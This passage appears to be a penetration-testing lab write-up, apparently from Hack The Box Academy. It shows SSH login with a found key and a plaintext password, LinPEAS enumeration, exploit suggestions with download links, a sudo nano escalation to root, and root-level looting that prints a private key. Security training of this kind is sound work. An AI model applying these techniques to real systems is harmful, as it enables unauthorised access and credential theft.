[msf](Jobs:0 Agents:0) exploit(multi/http/wp_hash_form_rce) >> exploit
[-] Handler failed to bind to 10.10.14.225:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. WordPress does not appear to be online. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
```

6. Then set autocheck false and executed the Metasploit exploit but still did not get the result.

```
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_hash_form_rce) >> exploit
[-] Handler failed to bind to 10.10.14.225:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] AutoCheck is disabled, proceeding with exploitation
[*] Attempting to retrieve nonce from the target...
[-] Exploit aborted due to failure: no-target: Failed to retrieve the nonce necessary for file upload. The target may not be vulnerable or the Hash Form plugin might not be active.
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_hash_form_rce) >> Hashan kodippilige
```

Although the exploit was correctly configured, the module failed during the initial stage. This typically indicates that the plugin is either not active, patched, or implemented differently on the target.

7. For SSH, we have two options that we can try to get access to the system. The first one is to use the SSH private key we found earlier.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-uxy8ozkkgd]-[~]
[*]$ ssh -i id_rsa john@10.129.71.119
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat Dec  6 09:06:40 PM UTC 2025

System load:          0.08
Usage of /:            81.6% of 13.68GB
Memory usage:         26%
Swap usage:           0%
Processes:            172
Users logged in:      0
IPv4 address for eth0: 10.129.71.119
IPv6 address for eth0: dead:beef::250:56ff:feb0:4767

Expanded Security Maintenance for Applications is not enabled.

168 updates can be applied immediately.
102 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Dec  6 20:57:59 2025 from 10.10.14.245
john@ubuntu:~$ Hashan Kodippilige
```

The SSH connection succeeded immediately, confirming that the key was valid and not protected by a passphrase. This provided direct shell access as the user *john*, effectively granting a stable foothold on the Linux environment without requiring brute force, web exploitation, or privilege escalation at this stage.

8. Next, I tried to use the credentials “john:SuperSecurePass123” found in the `.bash_history` file. The SSH connection succeeded.

```
[us-academy-2]--[10.10.14.245]--[htb-ac-2154280@htb-uxy8ozkkgd]--[~]
[*]$ ssh john@10.129.71.119
john@10.129.71.119's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Sat Dec  6 09:10:03 PM UTC 2025

System load:          0.04
Usage of /:            81.7% of 13.68GB
Memory usage:         26%
Swap usage:           0%
Processes:            174
Users logged in:      0
IPv4 address for eth0: 10.129.71.119
IPv6 address for eth0: dead:beef::250:56ff:feb0:4767

Expanded Security Maintenance for Applications is not enabled.

168 updates can be applied immediately.
102 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Dec  6 21:06:41 2025 from 10.10.14.245
john@ubuntu:~$ Hashan Kodippilige
```

9. Gathered target Linux machine details using `hostnamectl` command.

```
john@ubuntu:~$ hostnamectl
Static hostname: ubuntu
Icon name: computer-vm
Chassis: vm
Machine ID: 97985f393ecf4d86b4acd0b422f7d8c8
Boot ID: 19a418301e51481f8674b160f4851852
Virtualization: vmware
Operating System: Ubuntu 22.04.4 LTS
Kernel: Linux 5.15.0-135-generic
Architecture: x86-64
Hardware Vendor: VMware, Inc.
Hardware Model: VMware Virtual Platform
john@ubuntu:~$ Hashan Kodippilige
```

Provided a detailed snapshot of the machine’s configuration, confirming that the system is a virtualized Ubuntu 22.04.4 LTS server operating within a VMware environment.

Linux System Enumeration

1. Downloaded LinPEAS and utilize it against our target system.

[illegible]

LinPEAS is a powerful enumeration tool designed to automatically detect possible privilege escalation vectors on Linux systems. It's part of the Privilege Escalation Awesome Scripts Suite - Next Generation (PEASS-ng) toolkit.

- Used the tool *scp* to upload the file to the target system by using obtained SSH access to the target.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-pohz0jjutx]-[~]
└─ [★]$ scp -i id_rsa ./linpeas.sh john@10.129.77.233:/home/john
linpeas.sh
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-pohz0jjutx]-[~]
└─ [★]$ Hashan kodippilige
```

3. After successfully transferring the script, I logged in to the target and checked if it's there.

```
john@ubuntu:~$ ls
linpeas.sh  snap  WordPress_Blog_Setup_Update.txt
john@ubuntu:~$ Hashan Kodippillige
```

4. Executed the script and redirected its output to a new file called *linpeas_results.txt* and saw some errors which are not critical.

```
john@ubuntu:~$ bash linpeas.sh > linpeas_results.txt
. . . . . find: '/var/lib/nginx/proxy': Permission denied
find: '/var/lib/nginx/fastcgi': Permission denied
find: '/var/lib/nginx/uwsgi': Permission denied
find: '/var/lib/nginx/body': Permission denied
find: '/var/lib/nginx/scgi': Permission denied
john@ubuntu:~$ Hashan Kodippilige
```

5. The results were transferred back to our attack machine to analyze the results.

```
[us-academy-2]~[10.10.14.245]~[htb-ac-2154280@htb-pohz0jjutx]~[~]  
[*]$ scp -i id_rsa john@10.129.77.233:/home/john/linpeas_results.txt ./linpeas_results.txt  
linpeas_results.txt  
[us-academy-2]~[10.10.14.245]~[htb-ac-2154280@htb-pohz0jjutx]~[~]  
[*]$ Hashan kodippilige
```

Using scp over SSH with the extracted private key, the linPEAS results file was successfully copied from the target system to the analyst machine.

Linux Vulnerability Assessment


1. Checked the results details of LinPEAS by using the *cat* command.



The basic information indicated that the server was running Ubuntu 22.04.4 LTS with kernel 5.15.0-135-generic, a modern and actively maintained kernel version. The logged-in account, john, was assigned uid=1000 and belonged to both the john and sudo groups.



The system information output reaffirmed that the host was running Ubuntu 22.04.4 LTS (Jammy), supported by the Linux 5.15.0-135-generic kernel build. This kernel version is widely used in modern Ubuntu LTS installations. It also identified the installed sudo version as 1.9.9.




```
Hashan kodippilige
File Edit View Search Terminal Help

System Information

Operative system
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
Linux version 5.15.0-135-generic (build@lcy02-amd64-070) (gcc (Ubuntu 11.4.0-1ubuntu1-22.04) 11.4.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #146-Ubuntu SMP Sat Feb 15 17:06:22 UTC 2025
Distributor ID: Ubuntu
Description: Ubuntu 22.04.4 LTS
Release: 22.04
Codename: jammy

Sudo version
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-version
Sudo version 1.9.9
```

The tool enumerated several CVE references including DirtyPipe (CVE-2022-0847), PwnKit (CVE-2021-4034), and Baron Samedit (CVE-2021-3156). We can use them for reliable privilege escalation across Linux distributions.



```
Hashan kodippilige
File Edit View Search Terminal Help

Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2022-0847] DirtyPipe

Details: https://dirtypipe.cm4all.com/
Exposure: less probable
Tags: ubuntu=(20.04|21.04),debian=11
Download URL: https://haxx.in/files/dirtypipez.c


[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: less probable
Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codecademy.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: mint=19,ubuntu=18|20,debian=10
Download URL: https://codecademy.github.com/blasty/CVE-2021-3156/zip/main
```


The output revealed that AppArmor was enabled at the module level. The active AppArmor profile for the current environment was reported as unconfined, meaning no restrictive policies were applied to limit process behavior.



```
Hashan kodippilige
File Edit View Search Terminal Help

Protections
AppArmor enabled? ..... You do not have enough privilege to read the profile set.
apparmor module is loaded.
AppArmor profile? ..... unconfined
is linuxONE? .....
grsecurity present? .....
PaX bins present? .....
Execshield enabled? .....
SELinux enabled? .....
Seccomp enabled? ..... disabled
User namespace? ..... enabled
Cgroup2 enabled? ..... enabled
Is ASLR enabled? ..... Yes
Printer? .....
Is this a virtual machine? ..... Yes (vmware)
```


The compromised user john was confirmed to be part of the sudo group and allowed john to execute the nano text editor as root without authentication.



```
Hashan kodippilige
File Edit View Search Terminal Help

Users Information

My user
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#users
uid=1000(john) gid=1000(john) groups=1000(john),27(sudo)

PGP Keys and Related Files
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#pgp-keys
GPG:
GPG is installed, listing keys:


NetPGP:

PGP Related Files:
Found: /home/john/.gnupg
total 24
drwx----- 4 john john 4096 Dec 6 22:44 .
drwxr-x--- 7 john john 4096 Dec 6 22:27 ..
drwx----- 2 john john 4096 Feb 27 2025 crls.d
drwx----- 2 john john 4096 Feb 23 2025 private-keys-v1.d
-rw----- 1 john john 32 Feb 23 2025 pubring.kbx
-rw----- 1 john john 1200 Feb 23 2025 trustdb.gpg

Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
Matching Defaults entries for john on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User john may run the following commands on ubuntu:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/nano
```

The system has curl and wget installed, we could utilize them to download files over HTTP from our target machine. Software like perl, php, and python allows me to execute specific code on the system, or use other scripts written in that language.



```
Hashan kodippilige
File Edit View Search Terminal Help

Software Information

Useful software
/usr/bin/base64
/usr/bin/curl
/usr/bin/g++
/usr/bin/gcc
/snap/bin/lxc
/usr/bin/make
/usr/bin/nc
/usr/bin/netcat
/usr/bin/perl
/usr/bin/php
/usr/bin/ping
/usr/bin/python2.7
/usr/bin/python3
/usr/bin/sudo
/usr/bin/wget
```

Linux Privilege Escalation


1. Ran the command `sudo -l` which will list all the commands that can be executed using sudo.

```
john@ubuntu:~$ sudo -l
Matching Defaults entries for john on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User john may run the following commands on ubuntu:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/nano
john@ubuntu:~$ Hashan kodippilige
```

`NOPASSWD: /usr/bin/nano` represents a significant privilege escalation vector because nano supports an internal command execution capability. With this permission, john can invoke nano in a way that grants access to a root-level shell.

2. Ran `sudo /usr/bin/nano privesc` which opens a command execution prompt, which is then used to reset the terminal and spawn a `/bin/bash` shell.



After triggering the execution prompt, a simple `reset; /bin/bash 1>&0 2>&0` command was issued to escalate privileges. The terminal was then reset, and a fully privileged root shell was obtained.

```
root@ubuntu: /home/john#
root@ubuntu: /home/john#
root@ubuntu: /home/john# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu: /home/john#
```

3. I used `sudo su` command, it allows me to change the current shell session to the “super user” (su) which also known as root.

```
john@ubuntu:~$ sudo su
root@ubuntu: /home/john# SuperSecurePass123
SuperSecurePass123: command not found
root@ubuntu: /home/john# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu: /home/john# Hashan Kodippilige
```

Linux Pillaging


1. After achieving root-level access on the Linux machine, a full post-exploitation enumeration was performed to understand the system configuration, identify sensitive files, validate privilege boundaries, and map any misconfigurations that can use to compromise.



Some file systems are not currently mounted on the system. One of these is formatted as EXT4, while another is labeled as swap, which provides additional memory space. Also, there are a total of 5 disks (or partitions) on the hard drive.



LinPEAS found another set of credentials for WordPress. Also, LinPEAS identified the presence of a WordPress installation under /var/www/cube-case.htb, and specifically flagged the wp-config.php file for analysis.



It shows that there are 18 profiles loaded, all in enforce mode and securing snapd and lxd. Snapd is a package management system for self-contained and cross-distribution software packages. LXD is a container and virtual machine manager with which we can create isolated VMs.

```

Hashan Kodippilige
File Edit View Search Terminal Help

Protections
AppArmor enabled? ..... apparmor module is loaded.
18 profiles are loaded.
18 profiles are in enforce mode.
/snap/snapd/23258/usr/lib/snapd/snap-confine
/snap/snapd/23258/usr/lib/snapd/snap-confine//mount-namespace-capture-helper
/snap/snapd/23545/usr/lib/snapd/snap-confine
/snap/snapd/23545/usr/lib/snapd/snap-confine//mount-namespace-capture-helper
snap-update-ns lxd
snap.lxd.activate
snap.lxd.benchmark
snap.lxd.buginfo
snap.lxd.check-kernel
snap.lxd.daemon
snap.lxd.hook.configure
snap.lxd.hook.install
snap.lxd.hook.remove
snap.lxd.lxc
snap.lxd.lxc-to-lxd
snap.lxd.lxd
snap.lxd.migrate
snap.lxd.user-daemon
0 profiles are in complain mode.
0 profiles are in kill mode.
0 profiles are in unconfined mode.
0 processes have profiles defined.
0 processes are in enforce mode.
0 processes are in complain mode.
0 processes are unconfined but have a profile defined.
0 processes are in mixed mode.
0 processes are in kill mode.
AppArmor profile? ..... unconfined
is linuxONE? .....
grsecurity present? .....
PaX bins present? .....
Execshield enabled? .....
SELinux enabled? ..... disabled
Seccomp enabled? ..... disabled
User namespace? ..... enabled
Cgroup2 enabled? ..... enabled
Is ASLR enabled? ..... Yes
Printer? .....
Is this a virtual machine? ..... Yes (vmware)

```

A fully valid and unencrypted OpenSSH private key (id_rsa) belonging to the user john was stored under /home/john/.ssh/.

```

Hashan Kodippilige
File Edit View Search Terminal Help

Searching ssl/ssh files
Analyzing SSH Files (limit 70)

-tw----- 1 john john 2602 Feb 12 2025 /home/john/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktbjEAAAAAAAAABG5vbmUAAAAAAAAAAAAAAAAAAAAAAwAAAAadzcg2gtcn
NhAAAAAwEAAQAAAYEay0u1Ek1Z9sU4L8DKuP72i5f13HcdzEFTjEnlo70c7U70NnvfZaIk
zODl3Fmi442U9qwlqozkc7ymV5veFPChyW5QeuGnZc804eNOL4VapVogOtnxcRve0h0xGk
Z/zJAOMlv2V+YQLq3mmzjBipwz05eEC6U3lEnv6w/At26V0EmJh9Ux7ZJP0R5X2j9uZESLe
JKDsc7pwHjecuz26Kqr7R0yhm1G8udWpsCfI0RzgbnYFVcQ/YeHvN1nvDqUR1Kq2Q0Q5s
arKk6ITyw87klux2LoGvieIzjV981UA68jFTu+khr4ZjZT8Iq15Nz3LD9D6mKrljBOM+
LwhpEKCriIY3SRLKUCg9MfRs+1/TCyEIKTCb8c4hkLnz1KLa/Dj3uXDct+h70PkdwGGr1
ZeQvzk+2KQ10QYs0aKZpHivg3xLfBx2WeHT4LV0VxvPmTcie/NVVM5VKu1IF+Y5NecJ4
m4PwqsB7bEgRpfRXLNfao0KHTz7YSHix4DRDeTWJAAAFiIR1WTSEdVkoAAAAA83NzaC1yc2
EAAAGBAMtLpRJNwfbFOC/Ayrj+9ouX9dx3Hcx8U4xJ5a09H0109D732W1JMzgSdxZou0N
lPasJaqMSH08p1eb3ht388luUhrhp2XPN0HjTi+BUqVaIDrZ8XEVXtIdMRpGf8yQKDjB9m
PKC6t5ps4wVqcmZuXhAulN5RJ7+sPwLduld8JiYfVMe2ST9EeV9o/bmROS3iSg7H06cIY3
nls9Uuqq+0MoZtrVnVqbAnyNEc4G52H1XEP2H7zdZ77w6lEdSqtKEEkLgqyp0iE8sP0
5Nbsd6B1YniGY1ffNVA0vIXu7vpIa+GY2U/CKpUmZ8dyw/Qz+piq45QTjPi8IaRCggq4i
GN0k55FAoP7H0bPp0wshJSkwmwXOIZC584ii2vw497lw3Lfoezj5Hc8h9wXqr85PtpED
dTkGLNGimaR4r4N8S3wcdlnh0+C1dFcbz5k3InvzVlT0V5rpSBfm0TXnCeJu08Krae2xI
Eax0VyzRwmtCh08+2EhyMeA0Q3k1iQAAAAAMBAEAAAGAEorMPA6dEYJsfQKHGvd6UkiIdS
DSMKXV5bpJvTt/AfANg2kSj61x1NQAcyggj0MB10uGT5Wp/XcULoPsA9wWPCsLkiWkyi3kq
0B4s3+24Vl0Rk/yT5n4N/3kVJPHgLy7l08sKfLpLqs5Gtcqn8HYNwDYyH4PKvXY+8UANeJP
+axiB+EcsP1B1sjujxK67aV+wx4cJhvg53G+7P105qgADHWXn2VX3P1l2gFaaU70nG2Jxi
gEadh129pJ1J3e+z3Yt/CvVRvcgmo17l0a6dvPFMaFvtpEipkj/f1uGxXrL62MiuQ97pB
atgDQesqvpeqJ64gfuxpNSkrMlws88KMyGvyio0Jhidig0h2WQ+wtjFfmE8NAXj2CU11Fi
Wxyq+wcw85VD7PjCr6aFmAgjmNHM5C9k850ag1tM8yduPEu52se0kG/+cNwtJlMcN23
0hqrqesLP6dlz7A170E78T0nquGoNrhavbkwRcV6myXDUlzYEmAhJ0HsrY1llw6n/AAAA

```

The directory listing revealed multiple configuration files, shell histories, and administrative artifacts that were fully accessible due to the elevated privileges gained earlier.

```

Can I write shadow plists? .....
Can I read opasswd file? ..... Can I write in network-scripts? .....
Can I read root folder? ..... total 144
drwx----- 12 root root 4096 Sep 26 07:19 .
drwxr-xr-x 19 root root 4096 Feb 15 2025 ..
-rw----- 1 root root 170 Dec 7 01:03 .bash_history
-rw-r--r-- 1 root root 3106 Oct 15 2021 .bashrc
drwx----- 3 root root 4096 Jun 6 2024 .cache
-rwxr--r-- 1 root root 1897 Aug 26 2024 .clearall.sh
-rw----- 1 root root 2727 Jun 6 2024 .client.config.yaml
-rw-r--r-- 1 root root 1283 Jun 21 2024 .collect-all.xml
drwx----- 3 root root 4096 Feb 15 2025 .config
-rw-r--r-- 1 root root 48 Feb 15 2025 .flag.txt
drwx----- 4 root root 4096 Dec 7 01:57 .gnupg
-rwxr--r-- 1 root root 6449 Feb 11 2025 .install.sh
drwx----- 3 root root 4096 Jun 6 2024 .launchpadlib
-rw----- 1 root root 20 Mar 6 2025 .lessht
drwxr-xr-x 5 root root 4096 Jun 6 2024 .lime
drwxr-xr-x 3 root root 4096 Apr 27 2023 .local
-rw----- 1 root root 1996 Feb 15 2025 .mysql_history
-rw-r--r-- 1 root root 3692 Oct 25 2022 .packages-microsoft-prod.deb
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw----- 1 root root 13218 Sep 2 2024 .server.config.yaml
drwx----- 3 root root 4096 Apr 27 2023 .snap
drwx----- 2 root root 4096 Feb 11 2025 .ssh
-rw-r--r-- 1 root root 0 Feb 15 2025 .sudo_as_admin_successful
-rw-r--r-- 1 root root 8407 Jun 6 2024 .sysmon-conf.xml
-rw----- 1 root root 14153 Sep 26 07:19 .viminfo
